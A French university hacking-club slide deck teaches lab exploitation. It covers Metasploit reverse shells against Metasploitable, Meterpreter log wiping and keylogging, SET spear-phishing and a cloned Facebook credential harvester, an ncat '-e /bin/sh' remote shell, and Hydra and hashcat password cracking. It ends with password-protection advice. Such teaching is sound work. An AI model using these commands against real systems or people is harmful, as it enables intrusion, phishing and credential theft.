Exploitation et Postexploitation

Guillaume Pillot

Club de Hacking de l'Université Laval

29 Novembre 2016

Sommaire

Introduction

- Après le scannage de nos cibles, la prochaine étape consiste à exploiter les vulnérabilités décelées
- L'exploitation consiste le plus souvent à obtenir le contrôle d'une machine avec idéalement les droits administrateurs
- La postexploitation est la dernière étape d'un test d'intrusion, elle consiste à maintenir un accès à la machine compromise à l'aide entre autres, d'une porte dérobée (backdoor), à recueillir les mots de passe de la machine et obtenir d'autres informations sensibles sur le système (comme les clés SSH)

Introduction

- NB : Le scannage de vulnérabilités ne se contente que de déceler les vulnérabilités. Son action est très passive. L'étape d'exploitation va jusqu'au bout du test d'intrusion et donc les dommages non intentionnels sur la cible sont beaucoup plus grands !
- Documentation : Les bases du hacking
  Chapitre 4 : Exploitation p. 85 à 87
  Chapitre 7 : Postexploitation et maintien d'accès p. 177 à 178

Présentation du framework

- Metasploit est le framework d'exploitation le plus populaire
- Codé en Ruby, il est gratuit, open-source et installé par défaut dans Kali
- Il dispose d'une communauté très active et sa base de données d'exploit est souvent mise à jour
- Documentation : Les bases du hacking Chapitre 4 : Exploitation p. 91 à 92

Initialisation

- Metasploit utilise le SGBD PostgreSQL. La première chose à faire est de le lancer et de créer la base de données :

```
# service postgresql start
# msfdb init
```

- Ensuite, on peut lancer la console de Metasploit :

```
# msfconsole
```

- Il est recommandé ensuite de mettre à jour la base de données de Metasploit :

```
msf > msfupdate
```

- On peut ensuite vérifier que la base de données est bien connectée à Metasploit :

```
msf > db_status
[*] postgresql connected to msf
```

- Documentation : Lien

Recherche d'exploit

- Maintenant que Metasploit est lancé, nous allons chercher un exploit correspondant aux résultats du rapport de Nessus
- Voici une partie du rapport sur la machine Metaspoitable (192.168.1.2) :

☐	CRITICAL	rsh Unauthenticated Access (via finger Information)	Gain a shell remotely	1
☐	CRITICAL	UnrealIRCd Backdoor Detection	Backdoors	1
☐	CRITICAL	Unsupported Unix Operating System	General	1

- Nous voyons que la faille UnrealiRCd est critique. Nous pouvons effectuer une recherche de cette faille sur Metasploit :

```
msf > search unrealircd
```

Recherche d'exploit

- Voici l'output de la recherche :

```
Matching Modules
================

   Name                                  Disclosure Date  Rank
   ----                                  ---------------  ----
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent

    Description
    -----------
    UnrealIRCD 3.2.8.1 Backdoor Command Execution
```

- Le rang de cet exploit est excellent. Plus celui-ci est haut, plus les chances de compromettre le système sont grandes
- Nous allons selectionner cet exploit :

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
```


- Documentation : Les bases du hacking Chapitre 4 : Exploitation p. 95 à 97

Payload

- Un payload correspond à l'action que l'on souhaite faire sur le système de la victime comme l'ajout de nouveaux utilisateurs, l'installation d'un logiciel, l'ouverture d'une backdoor ou d'un shell
- La plupart du temps, on souhaitera obtenir un shell sur la machine distante
- Il existe deux méthodes pour effectuer cela, le **bind shell** et le **reverse shell**


Payload

- Le bind shell est la méthode la plus simple, la machine B (le pirate) se connecte directement à la machine A (la cible). C'est la méthode classique, mais la plupart des pare-feu bloquent les connexions entrantes



Payload

- Le reverse shell est l'inverse du bind shell, on force la machine A à se connecté à nous (la machine B). Cela a pour avantage de contourner les pare-feu étant donné qu'ils filtrent très peu les connexions sortantes !



- Documentation : Lien

Payload

- Maintenant que l'exploit est chargé, nous pouvons visualiser tous les payloads compatibles avec celui-ci :

```
msf exploit(unreal_ircd_3281_backdoor) > show payloads
```

- Nous allons sélectionner le payload cmd/unix/reverse qui va nous permettre d'obtenir un reverse shell :

```
msf exploit(unreal_ircd_3281_backdoor) > set payload
cmd/unix/reverse
```

- Chaque payload a une liste d'option qu'il faut configurer, pour les connaître il faut exécuter la commande suivante :

```
msf exploit(unreal_ircd_3281_backdoor) > show options
```

Payload

- Pour notre payload, les options a configuré sont RHOST (Remote Host) qui correspond à l'adresse IP de notre cible et LHOST qui correspond à notre adresse IP
- Pour fixer les valeurs de ces options, il faut exécuter les commandes suivantes :

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.2
msf exploit(unreal_ircd_3281_backdoor) > set LHOST 192.168.0.102
```

- Nous pouvons enfin exécuter notre exploit et obtenir notre reverse shell :

```
msf exploit(unreal_ircd_3281_backdoor) > exploit
```


- Documentation : Les bases du hacking Chapitre 4 : Exploitation p. 97 à 98

Meterpreter

- Meterpreter est un outil de postexploitation très connu, c'est un shell qui nous permet d'effectuer de nombreuses actions simplement sur la machine compromise
- Plusieurs commandes sont disponibles sur ce shell telles que :
  - La plupart des commandes de base d'un shell Linux : `ls`, `cd`, `cat`, `rm`, `etc.`
  - `edit` : permet de lancer l'éditeur de texte VIM pour modifier des documents
  - `clearev` : efface tous les logs de la cible
  - `hashdump` : affiche les noms d'utilisateurs et leur mot de passe chiffré associé de la cible
  - `keyscan_start` : lance la capture des frappes au clavier sur la cible
  - `keyscan_stop` : stoppe la capture des frappes au clavier sur la cible
  - Bien d'autres
- En raison de la liste importante de commandes que possède ce shell, il est idéal de pouvoir l'utiliser sur la cible
- Documentation : Les bases du hacking Chapitre 7 : Postexploitation et maintien d'accès p. 192 à 195

Livre de référence

- Pour en savoir plus sur Metaploit, je recommande le livre "Metasploit : The Penetration Tester's Guide" qui est disponible dans la bibliothèque du club



Challenge Time

- Voici une partie du rapport de Nessus de la machine **192.168.1.6** :

CRITICAL	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (8964...	Windows	1
CRITICAL	MS06-040: Vulnerability in Server Service Could Allow Remote Code Execut...	Windows	1
CRITICAL	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handli...	Windows	1
CRITICAL	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution...	Windows	1

- Vous avez toutes les informations nécessaires pour exploiter cette machine avec Metasploit !
- NB : Plusieurs payloads vont être disponibles, certains fonctionneront et d'autres pas

Ingénierie sociale

- L'ingénierie sociale consiste à exploiter la faiblesse humaine pour obtenir des informations confidentielles, des biens, des services, etc.
- C'est un moyen simple et efficace d'obtenir un accès à une machine
- Plusieurs vecteurs d'attaques existent. Un des plus connus est l'hameçonnage (Phising)
- Documentation : Les bases du hacking Chapitre 5 : Ingénierie sociale p.135 à 136
  Social Engineering : The Art of Human Hacking

Social Engineering Toolkit

- SET pour Social Engineering Toolkit aide à rendre des attaques d'ingénierie sociale crédibles et automatise certaines techniques complexes
- L'outil est installé par défaut sur Kali Linux et pour le lancer, il faut exécuter la commande suivante :

```
# setoolkit
```

- Documentation : Les bases du hacking Chapitre 5 : Ingénierie sociale p.136
  Metasploit : The Penetration Tester's Guide Chapitre 10 : The Social-Engineer Toolkit

Spear-Phising

- L'hameçonnage ou phishing consiste à faire croire à une victime qu'elle s'adresse à un tiers de confiance tel une banque ou un gouvernement dans le but de subtiliser des renseignements confidentiels (mot de passe, numéro d'assurance sociale, numéro de carte de crédit, etc.)
- Cette technique s'effectue le plus souvent massivement et via des courriels
- Le spear-phishing est une variante de l'hameçonnage qui se focalise sur un nombre limité d'utilisateurs. L'attaquant va donc fortement personnaliser son message en collectant un maximum d'information sur la cible
- Documentation : Lien 1 Lien 2

Serveur SMTP vulnérable

- La machine 192.168.1.3 est un serveur SMTP vulnérable. L'antivirus est désactivé, aucun de vos payloads ne sera bloqué
- Vous pouvez vous connecter au webmail via cette URL : https ://clubhacking.org/mail/
- Il existe deux comptes sur le serveur, l'un permettant d'envoyer vos phishing et l'autre de les recevoir
  - Attaquant :
    username : attacker@hackme.clubhacking.org
    password : 123456789
  - Victime :
    username : hackme@hackme.clubhacking.org
    password : 123456789

Serveur SMTP vulnérable

- Pour envoyer votre phishing avec SET, voici les instructions à rentrer :

```
1) Social-Engineering Attacks
1) Spear-Phishing Attack Vectors
1) Perform a Mass Email Attack
13) Adobe PDF Embedded EXE Social Engineering
2. Use built-in BLANK PDF for attack
2) Windows Meterpreter Reverse_TCP
IP address for the payload listener (LHOST): VOTRE IP
1. Keep the filename, I don't care.
1.  E-Mail Attack Single Email Address
1. Pre-Defined Template
3: WOAAAA!!!!!!!!!! This is crazy...
Send email to:hackme@hackme.clubhacking.org
2. Use your own server or open relay
From address (ex: moo@example.com):attacker@hackme.clubhacking.org
The FROM NAME user will see:John Doe
Username for open-relay [blank]:attacker@hackme.clubhacking.org
Password for open-relay [blank]:123456789
SMTP email server address (ex. smtp.youremailserveryouown.com):clubhacking.org
Port number for the SMTP server [25]:587
Flag this message/s as high priority? [yes|no]:no
Does your server support TLS? [yes|no]:no
[*] SET has finished delivering the emails
Setup a listener [yes|no]:yes
```

Clonage de site web

- SET permet de cloner facilement n'importe quel site web
- On peut, par exemple, copier le site de login de Facebook et capturer les identifiants de tous les utilisateurs passant par le clone
- Pour ce faire, suivez les instructions suivantes :

```
1) Social-Engineering Attacks
2) Website Attack Vectors
3) Credential Harvester Attack Method
2) Site Cloner
IP address for the POST back in Harvester/Tabnabbing:VOTRE IP
Enter the url to clone:https://fr-ca.facebook.com/
```

- Le clone est maintenant accessible via cette URL : http ://VOTRE_IP
- Les identifiants de vos victimes seront stockés dans le dossier `/var/www/html` dans un fichier txt ressemblant à ceci : `harvester_2016-11-17 17:35:30.714778.txt`
- Documentation : Les bases du hacking Chapitre 5 : Ingénierie sociale p.144 à 145

Utilisation de base

- Ncat est un outil permettant de communiquer entre deux machines
- Il peut servir pour le transfert de fichier, le scan de ports et l'ouverture d'un shell à distance
- Pour une utilisation basique, la machine A (le serveur) doit se mettre en mode écoute sur un port :

```
# ncat -l -p 1234
```

  - `-l` : mode écoute
  - `-p 1234` : sur le port 1234

- La machine B (le client) peut ensuite se connecter à la machine A et envoyé un message que la machine A réceptionnera :

```
# ncat 192.168.0.101 1234
Bonjour!
```

  - `192.168.0.101` : Adresse IP de la machine A
  - `1234` : Port d'écoute de la machine A

Shell à distance

- Pour obtenir un shell à distance sur la machine B, on peut utiliser l'option -e qui indique le programme à exécuter lorsqu'un client se connecte :

```
# ncat -l -p 1234 -e /bin/sh
```

  - `-e /bin/sh` : exécute un shell

- Lorsque la machine B va se connecter à la machine A (avec la même commande vue précédemment), un shell à distance s'ouvrira
- Documentation : Lien

```
# man ncat
```

Challenge Time


- Obtenez un reverse shell sur la machine 192.168.1.4
- Des compétences de base en exploitation web vont être nécessaires
- Bien que non obligatoire, il est recommandé d'utiliser le fichier PHP php-reverse-shell

Introduction

- Il y a de fortes chances que vous n'obteniez pas immédiatement un accès avec les privilèges administrateurs sur les machines que vous avez compromises
- Une des solutions pour augmenter vos privilèges sur la machine est de craquer les mots de passe des autres utilisateurs (idéalement ceux qui ont plus de privilèges que vous)
- La première chose à faire est de récupérer le ou les fichiers de mot de passe du système

Introduction

- Ces mots passe sont dans la grande majorité du temps chiffré à l'aide d'un algorithme de hachage (tel SHA-2)
- On nomme ces mots de passe chiffrés des hashs. Le principe d'un hash est de ne pas être réversible



Introduction

- Pour craquer un mot de passe, on hache plusieurs mots avec différents algorithmes et si le hash résultant est identique au hash stocké dans la machine alors nous avons réussi à craquer le mot de passe
- NB : Il n'est théoriquement pas possible d'obtenir un hash identique (collision) à partir de deux mots différents

Attaque par dictionnaire

- Il existe différentes techniques pour craquer un mot de passe
- L'une d'entre elles est l'attaque par dictionnaire qui consiste à essayer une liste de mot de passe les plus commun
- Il faut adapter le dictionnaire suivant la langue de la machine piratée (dictionnaire de mot en anglais, français, chinois, etc.)
- Un dictionnaire peut facilement faire plusieurs Giga-octet
- Sur Kali Linux, on peut trouver quelques dictionnaires dans le dossier `/usr/share/wordlists` dont le fameux `rockyou.txt`

Attaque par Bruteforce


- L'attaque par bruteforce consiste à tester toutes les combinaisons possibles de mot de passe
- Suivant la robustesse des mots de passe, cela peut prendre quelques secondes à un temps infini pour craquer un mot de passe
- Cette méthode est donc utilisée en dernier recours quand les autres techniques ont échoué
- Nous verrons plus loin comment optimiser cette attaque

Rainbow table

- La rainbow table est une structure de donnée qui permet de retrouver un grand nombre de mots de passe dans un temps plus court que la méthode par bruteforce, tout en ayant une taille beaucoup moins grande qu'un dictionnaire qui contiendrait tous ces mots de passe
- Pour construire une rainbow table, on hache un mot de passe avec l'algorithme de hachage correspondant à notre liste de hash à craquer, on génère un autre mot de passe à partir de ce hash via une fonction de réduction et on recommence la même opération un nombre défini de fois pour créer une entrée dans la table
- La fonction de réduction doit toujours retourner le même mot de passe quand on lui donne le même hash en paramètre

Rainbow table


- Dans l'exemple suivant, on hache et réduit 4 fois à partir du mot de passe **aaaa** pour obtenir le hash **4457806c**



Rainbow Table	
aaaa	4457806c

Rainbow table

- On recommence avec le mot de passe **qwer** pour obtenir le hash **269c241b**



Rainbow Table	
aaaa	4457806c
qwer	269c241b

Rainbow table

- Nous voulons craquer le hash **269c241b**. Celui-ci est dans la rainbow table. Pour obtenir le mot de passe, il suffit de reconstituer la chaîne à partir de **qwer**
- Si l'on souhaite craquer le hash **4a388ce4** qui n'est pas dans la table, il faut effectuer l'opération de réduction/hache jusqu'à ce que l'on obtienne un hash dans la rainbow table
- Soit `reduce(4a388ce4)=xccd`
  `hash(xccd)=9d4e1e23`
  `reduce(9d4e1e23)=swdv`
  `hash(swdv)=4457806c`
  4457806c est dans la table, nous pouvons craquer le mot de passe

Rainbow table

- Pour stocker 100 millions de mots de passe, il suffit donc par exemple de générer une Rainbow table contenant 100.000 lignes avec des chaînes de longueur 1.000. On stocke donc dans un fichier de 2 Mo une table qui pèserait 2 Go dans le cas d'un simple dictionnaire
- Une rainbowtable permettant de craquer n'importe quel mot de passe d'une taille d'au plus 9 caractères alphanumériques haché en MD5, a une taille inférieure à 1To et retrouver un mot de passe dans cette table ne prend que quelques minutes
- Documentation : Lien 1 Lien 2 Lien 3

Hydra

- Hydra est un logiciel de craquage de mot de passe de service d'accès à distance tel SSH, Telnet ou FTP
- Le craquage de mot de passe se fait en ligne et est donc beaucoup plus lent qu'un craquage hors ligne en plus d'être peu discret
- L'attaque par bruteforce est donc proscrite et on préféra une attaque par dictionnaire

Hydra

- Le mot de passe de l'utilisateur **hackme** de la machine **192.168.1.3** est très faible. En utilisant le dictionnaire `rockyou.txt`, il est très aisé d'accéder à la machine via SSH :

```
# hydra 192.168.1.3 ssh -l hackme -P rockyou.txt -s 22 -v -V
```

  - `192.168.1.3 ssh` : Adresse IP de la cible suivie du service visé
  - `-l hackme` : Username visé
  - `-P rockyou.txt` : Dictionnaire à utiliser
  - `-s 22` : Port du service (qui n'est pas forcément toujours celui par défaut)
  - `-v` : Mode verbeux
  - `-V` : Affiche l'username et le password à chaque tentative

- Documentation : `# man hydra`

hashdump

- Avant de pouvoir craquer les mots de passe de la machine compromise, il nous faut récupérer le fichier les contenant
- La localisation de ce fichier diffère suivant le système d'exploitation utilisé
- On peut récupérer ce fichier avec un shell Meterpreter ouvert sur la cible et un accès administrateur, il suffit d'exécuter la commande `hashdump`
- Documentation : Les bases du hacking Chapitre 4 : Exploitation p. 103 à 115

/etc/shadow

- Sur Linux, les informations des comptes utilisateurs sont dans `/etc/passwd`. Pour protéger les mots de passe, ceci sont plutôt stocké dans le fichier `/etc/shadow` qui n'est accessible qu'avec les droits administrateurs (root)
- Dans un fichier shadow, chaque champ est séparé par un :

```
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
```

1. Nom d'utilisateur unique de 8 caractères maximum en minuscule
2. Le hash du mot de passe. Si le champ est vide, il n'y a pas de mot de passe. S'il y a un *, le compte est désactivé
3. Le timestamp du dernier changement de mot de passe
4. Les autres champs ne sont pas importants

/etc/shadow

- Le hash est en trois parties séparé par un $
  1. 1 indique quel algorithme de hachage est utilisé, 1 correspond au MD5
  2. `XN10Zj2c` est le sel (salt) utilisé sur le mot de passe. Un sel est une chaîne combinée au mot de passe pour compliquer le craquage
  3. `Rt/zzCW3mLtUWA.ihZjA5/` est le hash combiné avec le sel
- Documentation : Lien 1 Lien 2 Lien 3

SAM

- Sur Windows, le fichier se nomme SAM (Security Account Manager) et est situé dans `C:\Windows\System32\Config\`
- Comme pour `/etc/shadow`, les champs d'un fichier SAM sont séparés

```
Gruyere:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

1. Nom d'utilisateur
2. ID
3. hash LM (LAN Manager hash)
4. hash NTLM (NT LAN Manager)

- Documentation : Lien

hashcat : Introduction

- hashcat est un logiciel populaire de craquage de mot de passe. Il est multiplateforme et supporte un grand nombre d'algorithmes d'encryption et de hachage
- hashcat utilise la puissance du GPU ou du CPU. Il est donc préférable de ne pas l'utiliser dans une VM
- Le GPU a une vitesse de calcul bien supérieur au CPU. Cela est dû à son grand nombre de cœurs. Il est donc préférable d'avoir une carte graphique pour craquer les mots de passe
- Documentation : Lien

hashcat : attaque par dictionnaire

- Nous allons craquer les mots de passe sur le fichier `/etc/shadow` récupéré tantôt
- Tout d'abord, il faut extraire uniquement les hashs de `/etc/shadow`, soit le deuxième champ. Dans votre fichier, vous ne devriez avoir que ce type de lignes :

```
$1$mr2CCHMH$EposZGdXinhlWu0EHCab1/
```

hashcat : attaque par dictionnaire

- Pour lancer une attaque par dictionnaire avec hashcat, exécutez la commande suivante :

```
# hashcat -m 500 -a 0 shadow.txt rockyou.txt
```

  - `-m 500` : Hachage MD5 UNIX
  - `-a 0` : Attaque par dictionnaire
  - `shadow.txt` : Liste de hash dans le bon format (comme vu au-dessus)
  - `rockyou.txt` : Le dictionnaire
- Si l'attaque a bien fonctionné, plusieurs mots de passe ont été craqués en quelques secondes
- Documentation : Lien 1 Lien 2
  Sur Linux => `# man hashcat`
  Sur Windows => `# hashcat --help`

hashcat : attaque par masque

- Un des gros avantages d'hashcat, ce sont ces masques
- Un masque consiste à tester toutes les combinaisons sur certains types de chaînes et/ou un ensemble de caractères (seulement des lettres minuscules ou des chiffres par exemple)
- Il y a de bonnes chances que certains mots de passe ne comptent que des chiffres ou des lettres
- Tester toutes les possibilités seulement sur ces ensembles permet un gros gain de temps qu'un simple attaque par bruteforce

hashcat : attaque par masque

- Hashcat a plusieurs ensembles de caractères intégrés :
  - `?l` : abcdefghijklmnopqrstuvwxyz
  - `?u` : ABCDEFGHIJKLMNOPQRSTUVWXYZ
  - `?d` : 0123456789
  - `?s` : «space» !"#$%&'()*+,-./ :;<=>?@[\]_`{|}~
  - `?a` : ?l ?u ?d ?s
  - `?b` : Toute valeur qu'un octet peut prendre (de 0x00 à 0xFF)
- NB : Si l'on souhaite ajouter seulement le ? dans notre ensemble, on utilisera deux ?

hashcat : attaque par masque

- Par exemple, le mot de passe de level2 n'est constitué que de chiffres, on peut donc exécuter la commande suivante avec hashcat :

```
# hashcat -m 500 -i -a 3 -1 ?d level2.txt ?1?1?1?1?1?1?1
```

  - `-m 500` :
  - `-i` : On incrémente la taille de la chaîne (de 1 jusqu'à 7)
  - `-a 3` : Attaque par masque
  - `-1 ?d` : On définit notre paramètre avec un ensemble de caractères. Il est possible de définir 4 paramètres (-1,-2,-3,-4)
  - `level2.txt` : Fichier contenant le hash de level2
  - `?1?1?1?1?1?1?1` : Le masque, soit toutes les combinaisons de chiffres de 7 de taille

hashcat : attaque par masque

- Pour level3, on sait que le mot de passe a une longueur de 9 caractères, les 4 premiers caractères sont des lettres minuscules et les 5 derniers sont la chaîne "_2016", donc pour craquer ce mot de passe avec hashcat :

```
# hashcat -m 500 -a 3 -1 ?l level3.txt ?1?1?1?1_2016
```

- Documentation : Lien

hashcat : attaque par masque

- La durée de craquage du mot de passe dépend de l'algorithme de hachage utilisé
- Voici une liste de temps que met le craquage de mot de passe sur des hashs MD5 avec un CPU bas de gamme :
  - 9 chiffres => quelques secondes
  - 6 chiffres ou lettres minuscules => moins de 30 secondes
  - 5 caractères imprimables => 2 minutes
  - 7 lettres minuscules => 2 minutes
  - 6 caractères alphanumériques => 4 minutes
  - 6 caractères imprimables => 2 heures
  - 7 caractères imprimables => 8 jours
  - 8 caractères imprimables => 3 ans

Challenge Time

- Avec le fichier SAM que nous avons récupéré précédemment sur la machine Windows XP, craquer le mot des utilisateurs level4 et level5
- Voici les informations que vous avez pu collecter sur le mot de passe de level4 => Les 4 premiers caractères sont constitués de lettres minuscules et les 4 dernières de lettres majuscules
- Pour level5, vous savez que le mot de passe débute par "NOV_", suivi de 4 lettres (majuscules ou minuscules), suivi d'un caractère spécial et finissant par "_2016"

ophcrack

- ophcrack est un logiciel de craquage de mot de passe utilisant les rainbow table
- Il ne craque que les hashs LM et NTLM de Windows et bien que pouvant fonctionner sur Linux, il n'utilisera le GPU que sur Windows
- Le logiciel fournit plusieurs rainbow table gratuitement en téléchargement
- Pour craquer les autres hashs, on utilisera rainbowcrack
- Documentation : Lien 1 Lien 2

Comment protéger son mot de passe ?

- Pour le hachage des mots de passe, il faut utiliser des algorithmes récent et conçu pour ça donc le MD5 et le SHA-1 sont à éviter et on utilisera plutôt sha-512, blowfish ou PBKDF2
- Le salage est un moyen simple de compliquer la tâche de l'attaquant. On peut aussi hacher plusieurs fois le mot de passe pour rallonger la durée de l'attaque par bruteforce
- Aujourd'hui, la taille minimum pour un mot de passe "secure" est de 10. Ce nombre augmentera avec les années dues à l'arrivée de machine toujours plus puissante
- Un mot de passe devrait être constitué d'au moins une lettre minuscule, d'une lettre majuscule, d'un chiffre et d'un caractère spécial

Comment protéger son mot de passe ?

- Pour mémoriser un mot de passe solide facilement, une bonne technique est de :
  1. Se rappeler d'une phrase (paroles de chanson, citations, etc.)
  2. Prendre toutes les premières lettres de cette phrase en alternant minuscule et majuscule
  3. Placer un chiffre quelque part dans le code (début, fin, au milieu, etc.) comme votre plaque d'immatriculation, numéro d'appartement, etc.
  4. Et pour finir, placer au moins un caractère spécial

Comment protéger son mot de passe ?

- Voici un exemple :
  1. Je prends cette phrase : "J'adore la poutine et le hockey, mais je préfère le hacking"
  2. Cela donne : JlPeLhMjLh
  3. Ensuite, je place un chiffre quelque part dans le mot de passe (début,fin,au milieu,etc.) : 31337JlPeLhMjLh
  4. Pour finir, je place mes caractères spéciaux : **#31337#JlPeLhMjLh#**
- Documentation : Lien